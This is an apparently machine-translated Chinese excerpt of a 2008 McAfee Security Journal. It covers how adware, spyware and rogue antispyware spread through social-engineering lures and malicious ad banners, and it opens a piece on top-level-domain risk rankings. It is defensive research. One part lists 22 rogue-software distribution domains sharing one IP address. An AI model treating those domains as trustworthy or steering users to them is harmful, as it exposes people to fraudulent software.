- **非法手段** 通过非法手段安装广告软件可以根本不与任何人进行交互；但是在很多情况下，用户会被社会工程手段伎俩引诱去访问具有这些漏洞的恶意网站。

按点击付费：服务器端模型。[6]

按点击付费 (PPC) 模型具有两个变种：赞助广告和基于内容的广告。

PPC 模型不需要在用户系统上安装任何广告软件或间谍软件，但该模型可能以用户输入为背景，例如根据搜索引擎的结果来提供相关广告。例如，Google 基于内容的广告就是通过 PPC 模型实现的。

PPC 内容的一些最常见的传送机制包括：

- **广告标语** 在广告标语中或预先定义的空间内展示广告。其内容可以变化。
- **弹出式广告或背显式广告** 通过独立的窗口传送广告，影响流畅的用户体验。
- **基于 Flash 的广告** 这种广告类似于广告标语，但使用 Flash 动画来变换广告内容。

PPC 模型可以在更加可控的环境中使用，在这种情况下，承载这些广告的网站可以选择传送机制。尽管 PPC 模型是基于服务器的，可能看起来更加安全，但它也并非完全可靠。欺诈者仍可使用欺骗性手段来迷惑用户。[7]

由于多数广告内容都存储在服务器上且使用 JavaScript、Flash 以及其他富内容技术，因此在广告流中插入恶意广告绝非难事。[8][9] 在这样的一种情况下，Yahoo 旗下的一家广告网络在不知情的情况下分发了恶意广告标语，最终将特洛伊木马下载到了用户计算机上。在这种特定情景下，广告标语被显示在 MySpace 和 PhotoBucket 等网站中。这些恶意广告就人不知鬼不觉地溜进了 Yahoo 的广告网络。我们还发现用户点击被 DNS 缓存布毒截取了。[10] 但是，在这种情况下，用户并未直接受到影响，而是 ISP 或承载广告的服务器更易于受到此类威胁。

为更好地减少利用这些报酬模型兴风作浪的攻击媒介，我们不妨简单了解一下，在这个具有无限多种创造收入可能性的在线市场中，社会工程手段扮演了一个什么样的角色。

社会工程手段面面观

黑客不断追逐安全链环中的最薄弱的环节，而这往往是人。
— Kevin Mitnick (2007)[11]

无论广告软件开发人员使用何种模型，他们成功的最主要因素就是用户。在我们关于 John Doe 的示例中，人们由于访问受 Doe 的社会工程手段伎俩所驱动的恶意网站而受到影响。社会工程手段频频得逞的一个原因在于很多人都信任他们自己亲眼所见的，而且生性对某些在线活动毫无戒心。运用恶意社会工程手段的人知道如何利用人的本性。美国内务部实施的一个案例分析指出，84% 的政府部门都将各种安全违规归因为人为错误；而 80% 的部门又将这些错误归因于缺少安全教育、安全常识或未按规程办事。[12]

数十万的恶意软件凭借社会工程手段得以安装到用户计算机上。这是恶意软件传送的一个最常见的媒介。Matthew Braveman 将各种不同的安装媒介分为四大类别。[13] 根据他的研究，几乎 1/3 的恶意软件都是利用社会工程手段安装的。

广告软件和间谍软件已采用多种常用的社会工程手段方法，并不断提出新的技巧来分发他们的软件。社会工程手段是 PPI 模型最喜欢使用的安装媒介，它为传送广告软件和间谍软件提供了更多选择。这些应用程序可以通过捆绑免费软件等貌似无害的机制进行传送，还可以通过使用欺骗性文字的垃圾邮件或电子邮件附件等可疑机制进行传送。例如，需要免费软件的用户在知情的情况下安装广告软件，以便使用该免费服务。即使安装是通过非法手段或直接垃圾邮件安装的，安全公司仍可能无法判定该软件是否是恶意软件，因为提供商声称他们并未参与分发，而是他人在利用自己的软件。

由于多数广告内容都存储在服务器上，且使用 JavaScript、Flash以及其他富内容技术，在广告流中插入恶意广告绝非难事。

图 3： 向用户传播不受欢迎程序和恶意程序的几种媒介。

一切都是信任的错

图 3 描绘了用户面临社会工程手段站点时的四种场景。尽管演示内容非常简单，但它可以帮助我们理解以下几种现实案例。关键是，信任度越高，特定的社会工程手段伎俩越可能得逞。我们将通过三个简明的案例分析进一步说明。

案例 1：社会网络网站

社会网络站点是社会工程手段者的福祉，因为这些站点上的多数人都希望结交朋友或与朋友保持联络。社会工程手段者可能创建关系以增加其信任系数，如图 3 顶部所显示。这种类型的信任度往往非常高。

很多著名的社会工程手段攻击已经利用这种信任在用户计算机上安装了广告软件。

- MySpace Adult Content 查看器（*信任级别：中*）。该事件需要用户点击一个以年轻人为主题的弹出广告，标题为“I want to be loved”（我想谈恋爱）。[14] 单击这些广告则会下载 MySpace Adult Content 软件，据报道该软件会同时下载广告软件。
- MySpace Fraudulent YouTube Video（*信任级别：高*）。WebSense 在 2006 年下半年报道了一个公布于 MySpace 中多个虚假概要文件中的欺诈性 YouTube 视频。[15] 尝试观看该视频就会要求用户安装 Zango Cash。
- Facebook Secret Crush Application（*信任级别：极高*）。在 2008 年 1 月，Fortinet 生成了一份有关一个试图安装广告软件的恶意小组件的咨询意见，该小组件名为 Secret Crush。[16] 它使用社会工程手段伎俩，首先会发送标题为“1 secret crush invitation”（一个暗恋对象的邀请）的 Facebook 请求。用户打开该请求后，还必须安装一个小组件，才能查明发送该暗恋对象消息的人。该请求进一步提示，用户必须将该消息转发给五个朋友，然后才能显示发送该消息的人。天真的用户将该消息转发给朋友，这就形成了社会蠕虫。在所有这些步骤完成之后，用户所看到的全部信息就是一条下载 Adware Zango 的消息。由于这种情景的信任级别非常高，所以受害人容易受到它的引诱。

案例 2：广告标语

广告标语属于 PPC 模型的范畴。在这种现实情景中，因为用户访问的是他们经常访问的受信站点，因此其信任级别非常高。

- 在 2006 年，*Washington Post* 报告了发生于 MySpace 中的一起恶意广告标语事件，它使数百万名使用 Microsoft Windows Metafile 的用户感染了广告软件及特洛伊木马；它不需要任何用户干预。[17]
- 在 2008 年，我们发现，恶意广告标语激增。正值我们撰写本文之时，最新的一个事件是 usatoday.com 上一个基于 Flash 的广告。[18] 只要访问该页面，用户就会受到多个恶意软件的攻击，还会看到要求下载一个名为 Malware Alert 的欺诈性反间谍软件应用程序的虚假提示（一种流行的社会工程手段伎俩）。（欺诈性程序中可能包含 PUP 及特洛伊木马。）

案例 3：其他诱惑性伎俩

- 伪造电子邮件（*信任级别：低*）。在一个案例中，来自 eBay 的一封四处散布的伪造电子邮件中包含指向下载广告软件的链接。[19] 该电子邮件的内容中运用了一种社会工程手段，它“警告”毫无戒备的用户，声称用户账单信息中存在一个问题，需要下载特定软件来更新数据。
- 虚假错误页面（*信任级别：中*）。有些网站显示虚假的“找不到页面”错误消息，并提议下载一个 ActiveX 组件以解决该情况，该组件则会安装 WinFixer。[20]
- Google 笔记本垃圾邮件（*信任级别：高*）。近期开发中，垃圾邮件制造者又开始使用另外一种社会工程手段伎俩，即，在垃圾邮件中包含 Google 笔记本页面的链接。[21] 该超级链接的格式为 www.google.com/notebook/public/[UserID]/[blocked]。域 google.com 降低了人们的戒备心，促使人们点击该恶意网页，而该网页上包含多个成人站点或虚假视频的链接。这些最终会下载各种欺诈性反间谍软件应用程序。

无声的退却

由于最初缺乏规范广告软件和间谍软件应用程序的法规，因此对于此类应用程序的开发人员而言，无论其动机是纯粹为了牟利还是完全出于恶意，他们都具有非常大的自由。最初，用户看起来似乎受到了保护，因为 EULA 会提醒他们有关这些应用程序会产生的无用效果。但是 EULA 往往令人费解、不完整或看不到。一旦被用户发现，它们也难于辨认：通常包含在小窗口中，一次仅显示几个字。有这样有效的烟幕掩护，广告软件和间谍软件自然不会拒绝。以下若干因素对它们的退却起到了一定作用。

- **诉讼** 由于广告软件和间谍软件应用程序的滥用越来越猖獗，消费者和其他原告已经提交多起针对某些大型推广商的法律诉讼。[22] [23] [24] [25] [26] [27]

  各种法庭裁决有助于限制广告软件和间谍软件的数量。例如，在针对 Zango 的处理决定中，[12]法庭“要求 Zango 监督其第三方推广商确保其会员及他们的下级会员遵守 FTC 决议。”该裁决还“禁止 Zango 直接或通过其他方式利用安全漏洞下载软件，要求它提供明确且突出的公开信息，获得消费者的明确同意后，才能将软件下载到消费者计算机上”。此类决议有助于削弱 PPI 方法，已推动广告推广商们理清自己的行为。

- **公众意识和行业群体** 联邦商务委员会具有一个信息网站 [28]，用于提供有关如何防范间谍软件以及如何报告滥用事件的提示。反间谍软件联盟还提供有关该威胁的大量信息和细节。[29] 由于这些组织的努力，消费者和立法机构能够更深入地了解有关在线广告的事项和规则。这种不断增强的意识有助于降低这些不受欢迎的应用程序的出现。

- **针对广告商与广告软件公司联合进行负面宣传并可能提出法律诉讼** 推动广告软件和间谍软件市场的资金最初来自利用广告软件公司展示广告的广告商。这些产品和服务公司最初并不会充分调查广告软件公司是如何分发他们的广告的。在 2007 年 1 月 29 日 [30] 发布的一个具有历史意义的处理决定中，协议声明“在与公司签订广告传播合同之前，以及之后的每个季度，公司必须调查他们的在线广告是如何传送的。公司必须立即停止使用违反处理决定协议或违反自己广告软件策略的广告软件程序”。由于广告商现已了解 PPI 模型所关联的风险（侵犯隐私权、不当许可以及其他），他们开始转向不需要在用户系统上安装任何应用程序的 PPC 模型。

欺诈性应用程序

由于恶意软件作者通过恐吓战术即可轻松牟利，因此欺诈性应用程序以及显示伪造错误或感染消息的虚假“警告”特洛伊木马的传播呈现出增长的态势。在多数情况下，虚假警告特洛伊木马正是欺诈性应用程序的下载程序，这些欺诈性应用程序会将错误注册表项和文件检测为恶意软件。有时还会跳过某些文件，留到日后再进行检测；在这些情况下，欺诈性应用程序使“特洛伊木马”类别摇身一变就名正言顺了（此类特洛伊木马包含于图 4 中）。

我们还发现了由特洛伊木马安装广告软件的很多种情况。Downloader-UA 特洛伊木马类别即属于此类，它们利用社会工程手段伎俩下载虚假程序。该系列发现于 2004 年，它利用 Microsoft Windows Media Player 使用数字权限管理技术中的漏洞，引诱用户下载专门别有用心的媒体文件。[31] [32]2008 年，该系列特洛伊木马再出江湖，引诱用户下载虚假的 MP3 播放器来播放预先录制好的歌曲专辑；它还向用户系统下载大量广告软件。[33]

与前几年相比，2008 年欺诈性应用程序（PUP 和特洛伊木马）的发展呈现数量级增长态势。（请参见图 4。）

为精确计量通过下载程序特洛伊木马分发的欺诈性反间谍软件产品的频率，我们分析了启动这些下载所涉及的一组 IP 地址。在域 hosts-files.net 上执行的查询返回了与同一个 IP 地址关联的 158 个域。[34]（请参见图 5。）




图 4： 与广告软件和间谍软件不同，欺诈性应用程序（PUP 和特洛伊木马）在 2008 年急剧增长。（来源：McAfee Avert Labs）

This data has been pulled from the hpHosts cache

Request removal | Report related site(s) | SiteAdvisor Report | Trusted Source

0 Additional match(es) found:

No additional match found

158 Additional match(es) found for the specified IP address:

#	Hostname	IP	Class	
1	addoserrori.com	67.55.81.200	FSA	Details
2	adioserrores.com	67.55.81.200	FSA	Details
3	anonymwinpc.com	67.55.81.200	FSA	Details
4	antispionagepro.com	67.55.81.200	FSA	Details
5	antispywarecontrole.com	67.55.81.200	FSA	Details
6	antispywaresuite.com	67.55.81.200	FSA	Details
7	antiver2008.com	67.55.81.200	FSA	Details
8	bortmedvirus.com	67.55.81.200	FSA	Details
9	bugsdestroyer.com	67.55.81.200	FSA	Details
10	confidentuser.com	67.55.81.200	FSA	Details
11	controlantiespia.com	67.55.81.200	FSA	Details
12	debellaworm2008.com	67.55.81.200	FSA	Details
13	defectshuri.com	67.55.81.200	FSA	Details
14	diannaoqingjieji.com	67.55.81.200	FSA	Details
15	discoeenzaerrori.com	67.55.81.200	FSA	Details
16	diskfejlfri.com	67.55.81.200	FSA	Details
17	diskrensare.com	67.55.81.200	FSA	Details
18	disqudurprotection.com	67.55.81.200	FSA	Details
19	dokterfix.com	67.55.81.200	FSA	Details
20	doraibuhogo.com	67.55.81.200	FSA	Details
21	drivedefender.com	67.55.81.200	FSA	Details
22	driveproteccion.com	67.55.81.200	FSA	Details

图 5： 多个主机名映射到一个分发本地化欺诈性应用程序的 IP 地址上。

图 5 中显示的每个域分别显示自定义欺诈性反间谍软件或欺诈性“系统清理程序”产品。该页面也会以各种不同的语言显示。在分析 620 个页面的过程中，我们发现他们使用了 24 种语言来创建页面以及应用程序，这说明，该威胁的传播已经超越英语语言国家的范围了。单个 IP 不止一次地与多个域关联；在某些情况下，我们发现最多 200 个不同的域。对于关键字“FSA”（其中 hosts-files.net 描述表示托管欺诈性应用程序的一类域）的查询返回了近 3,600 个分发欺诈性应用程序的域。[35]

结论

如果单看统计数据分析，可能会觉得广告软件和间谍软件的发展已呈下降趋势。但是用于分发这些 PUP 的各种诱惑性社会工程手段伎俩仍然挥之不散，不断传播欺诈性应用程序和特洛伊木马。随着广告传送的服务器端 (PPC) 模型的增长，我们必然会看到社会工程手段伎俩不断改进，它们仍在引诱用户点击这些广告，并为会员产生收入。广告软件和特洛伊木马的传播将继续在社会网络站点上谋求发展。尽管广告软件和间谍软件的整体数量已经下降，但我们在近期内仍无法找到不受欢迎程序这个顽疾的轻松解决之道。由于广告软件公司针对安装进行付费，他们应该跟踪每个安装并快速阻止其软件的任何可能的错误分发，这是他们的道德职责。但他们真的会这样做吗？

由于威胁状况不断变化以及以收入为动机的特洛伊木马不断增加，我们不得不保持警觉，并培训员工和家庭用户，使他们更加了解社会工程手段的威胁。

Aditya Kapoor 是 McAfee Avert Labs 的一名高级研究人员。六年前，他在位于拉斐特的路易斯安那大学进行硕士论文研究期间接触了反向工程，他的论文中心为使用动态反汇编算法处理代码混淆。在 McAfee，Kapoor 积累了 rootkit 分析、字节代码比较和行为分析等方面的技能。他喜欢旅游和研究不同文化和建筑。

尾注

1 http://www.antispywarecoalition.org/documents/2007glossary.htm
2 OptOut - Gibson Research Corp. http://www.grc.com/optout.htm
3 http://en.wikipedia.org/wiki/Compensation_methods
4 来源：Zango 网站。http://www.cdt.org/headlines/headlines.php?iid=51
5 http://www.benedelman.org/news/062907-1.html
6 http://en.wikipedia.org/wiki/Compensation_methods#Pay-per-click_.28PPC.29
7 http://www.benedelman.org/ppc-scams/
8 http://msmvps.com/blogs/spywaresucks/archive/2007/08/22/1128996.aspx
9 http://www.theregister.co.uk/2007/09/11/yahoo_serves_12million_malware_ads/
10 http://www.secureworks.com/research/threats/ppc-hijack/
11 http://www.csc.com/cscworld/012007/dep/fh001.shtml
12 http://www.usgs.gov/conferences/presentations/5SocialEngineeringInternalExternalThreat%20Dudeck.ppt
13 http://download.microsoft.com/download/c/e/c/cecd00b7-fe5e-4328-8400-2550c479f95d/Social_Engineering_Modeling.pdf
14 http://mashable.com/2006/10/11/myspace-adult-content-viewer-more-adware/
15 http://securitylabs.websense.com/content/Alerts/1300.aspx
16 http://www.fortiguardcenter.com/advisory/FGA-2007-16.html
17 http://blog.washingtonpost.com/securityfix/2006/07/myspace_ad_served_adware_to_mo.html
18 http://securitylabs.websense.com/content/Alerts/3061.aspx
19 http://securitylabs.websense.com/content/Alerts/738.aspx
20 http://www.avertlabs.com/research/blog/index.php/2006/12/04/404-not-just-file-not-found/
21 http://www.cantoni.org/2008/06/04/google-notebook-spam
22 http://www.benedelman.org/spyware/nyag-dr/
23 http://www.oag.state.ny.us/media_center/2005/apr/apr28a_05.html
24 http://www.internetlibrary.com/cases/lib_case358.cfm
25 http://blogs.zdnet.com/Spyware/?p=655
26 http://www.ftc.gov/opa/2006/11/zango.shtm
27 http://www.ftc.gov/bcp/edu/microsites/spyware/law_enfor.htm
28 http://onguardonline.gov/spyware.html
29 http://www.antispywarecoalition.org/
30 http://www.oag.state.ny.us/media_center/2007/jan/jan29b_07.html
31 http://www.pcworld.com/article/119016/risk_your_pcs_health_for_a_song.html
32 http://vil.nai.com/vil/content/v_130856.htm
33 http://www.avertlabs.com/research/blog/index.php/2008/05/06/fake-mp3s-running-rampant/
34 http://hosts-file.net/?s=67.55.81.200&sDM=1#matches
35 http://hosts-file.net/?s=Browse&f=FSA

再看顶级域风险

作者：David Marcus

McAfee SiteAdvisor 数据显示全球风险的变化。

在 2008 年 6 月刊的 McAfee Security Insights [1] 中发表的佳作“Mapping the Mal Web, Revisited”（安全之眼调查报告第二期）一文中，利用 McAfee® SiteAdvisor® 技术提供的数据透彻阐述了 Internet上恶意网站的分布。在现在这个时代，人们有必要了解浏览和搜索哪些网站是安全的。但如果说 Internet 真的就像一个数字化大社区一样，可以代表全球任意一座大城市，那么哪些路我们可以安全穿过呢？哪些域相对其他域而言更具风险？哪些顶级域 (TLD) 具备最先进的安全性？又有哪些顶级域安全性最差？什么样的搜索关键字相对风险比较大？

Internet 用户不断地向自己询问上述问题。*McAfee Security Journal* 致力于帮助您找到答案，它提供数据和分析，帮助您作出尽可能最好的决定。

在本期中，我们汇总了有关顶级域的最新威胁数据：包括通用 TLD（.com、.info、.biz）等等，以及国家 TLD（.cn、.ru、.br）以及其他。我们不仅仅密切关注这些域在美洲、欧洲以及亚洲的现有风险水平，也会关注它们在这一年中发生了哪些变化。我们按照整体风险对每个 TLD 进行排序，然后再针对电子邮件操作、下载安全以及基于网络的非法手段的传播进行分析；我们针对每类风险列出了前 20 个顶级域。

结果非常惊人。正如数据清晰地说明，Internet 上的风险分布并不均匀。通用域名和国家（地区）域名都显示出不同类型和不同等级的风险和危险。某些国家（地区）因具备良好的电子邮件习惯而受益，但其下载习惯却不太规范。而其他一些国家（地区）则承受着托管非法手段或恶意代码的风险。我们希望这些结果会帮助您安全浏览网络。请记住，穿越 Internet 这条高速公路时，务必要左顾右盼！


阅读图表 在标记为“欧洲、中东和非洲 TLD 整体风险排名”的图表中，您会在最左侧一条中看到，罗马尼亚 .ro 的注册域名的风险几乎达到 7%。这表明，根据 SiteAdvisor 软件，在该顶级域中的全部站点中，McAfee 已发现几乎 7% 的站点曾遭受以下一种或多种我们已认定的威胁：浏览器非法手段，广告软件/间谍软件/特洛伊木马/病毒，大量商业电子邮件、与其他风险站点结盟、主动弹出式市场推广或 SiteAdvisor 社区评论或意见。数字越大，用户的风险就越高。除整体数字外，我们还通过图表展示了自前一年起的风险变化。线形图显示罗马尼亚的风险增长了1%，而比如说在斯洛伐克，风险则降低了约 3%。正数表示风险比前一年增加；负数表示风险降低。

David Marcus 是 McAfee Avert Labs 的安全研究与通信主管。他将 Avert Labs 范围宽广的安全调查引荐给 McAfee 的客户以及更多安全社区。Marcus 目前职责包括公共关系、媒体和创意引航，还是 *McAfee Avert Labs Security Blog* 的博主，同时还协同主持 *AudioParasitics — McAfee Avert Labs 的官方播客*。他还管理 Avert Labs 的全部出版物，包括 *McAfee Security Journal*。


尾注

1 http://www.mcafee.com/us/security_insights/archived/june_2008/si_jun1_08.html


欧洲、中东和非洲 TLD 整体风险排名




亚洲 TLD 整体风险排名




美洲 TLD 整体风险排名




用于度量 TLD 的风险标准




下载风险排名前 20 位的 TLD



按电子邮件使用排名的 TLD



按照浏览器非法手段排名的 20 大 TLD



McAfee, Inc.
3965 Freedom Circle
Santa Clara, CA 95054
USA

888 847 8766

www.mcafee.com

5001_sec-jrnl_fall08